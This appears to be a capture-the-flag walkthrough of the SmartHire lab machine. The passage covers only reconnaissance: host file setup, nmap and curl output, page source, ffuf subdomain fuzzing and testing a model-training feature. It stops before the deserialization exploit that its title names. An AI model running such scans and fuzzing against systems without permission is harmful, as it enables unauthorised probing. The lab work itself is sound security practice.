SmartHire
Pickle Deserialization Abuse and Sudo Script Manip.

Link
Process
Time to see how smart we are by taking on the SmartHire box.
The first step is to add smarthire.htb to the /etc/hosts file.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.245.215   smarthire.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Next up, give nmap a run to identify those services.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ sudo nmap -sC -sV -A -O -oN nmap smarthire.htb
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 14:12 +1000
Nmap scan report for smarthire.htb (10.129.245.215)
Host is up (0.59s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Overview | SmartHIRE
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   585.49 ms 10.10.16.1
2   292.79 ms smarthire.htb (10.129.245.215)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.32 seconds
Run curl with the -I option to pull the headers to try and identify the technology.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ curl -I http://smarthire.htb
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 29 Aug 2026 04:19:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11255
Connection: keep-alive
Vary: Cookie
Check the landing page running on port 80.

Read the landing page source code looking for anything juicy.
<!doctype html>
<html lang="en" class="h-full scroll-smooth">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Overview | SmartHIRE</title>
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
    <link href="https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700;800&display=swap" rel="stylesheet">
    <script src="/static/js/tailwind.js"></script>
    <script>
      tailwind.config = {
        theme: {
          extend: {
            colors: {
              brand: '#134CA6'
            },
            fontFamily: { sans: ['Inter', 'ui-sans-serif', 'system-ui'] }
          }
        },
        darkMode: 'class'
      }
    </script>
  </head>
  <body class="min-h-screen bg-gray-950 text-gray-100 font-sans flex flex-col">
    <header class="sticky top-0 z-50 border-b border-gray-800 bg-gray-900/80 backdrop-blur">
      <div class="max-w-6xl mx-auto px-4">
        <div class="flex items-center justify-between h-20">
          <a href="/" class="inline-flex items-baseline gap-0">
            <span class="text-3xl font-semibold text-brand">Smart</span><span class="text-3xl font-extrabold text-brand">HIRE</span>
          </a>
          <nav class="flex items-center gap-2">
            <a href="/#about" class="px-3 py-2 rounded-md hover:bg-gray-800">About</a>
            <a href="/#products" class="px-3 py-2 rounded-md hover:bg-gray-800">Products</a>
            <a href="/#testimonials" class="px-3 py-2 rounded-md hover:bg-gray-800">Testimonials</a>


                <a href="/login" class="px-3 py-2 rounded-md bg-brand text-white hover:bg-blue-700">Sign in</a>


          </nav>
        </div>
      </div>
    </header>

    <main class="flex-1 max-w-6xl mx-auto px-4 py-14">
Run FFUF to try and identify any subdomains.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://smarthire.htb -H "Host: FUZZ.smarthire.htb" -fw 6

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://smarthire.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.smarthire.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 6
________________________________________________

models                  [Status: 401, Size: 137, Words: 11, Lines: 1, Duration: 304ms]
:: Progress: [114442/114442] :: Job [1/1] :: 134 req/sec :: Duration: [0:14:41] :: Errors: 0 ::

Register a user at the /register endpoint.

Authenticate with the new user that was just registered.
Add the models subdomain to the /etc/hosts file.
┌──(kali㉿kali)-[~/Documents/htb/smarthire]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.245.215   smarthire.htb models.smarthire.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Check the new models subdomain to see what it is.
Create a test.csv so we can test the model training functionality.
experience,skills
60,"Python, Machine Learning, SQL"

Train the model with the fake data that we just made.

Analyze the fake resume on the fake data. Should be 100% since it is exactly the same as the fake data.

Cancel the authentication and notice the reference to MLFlow.
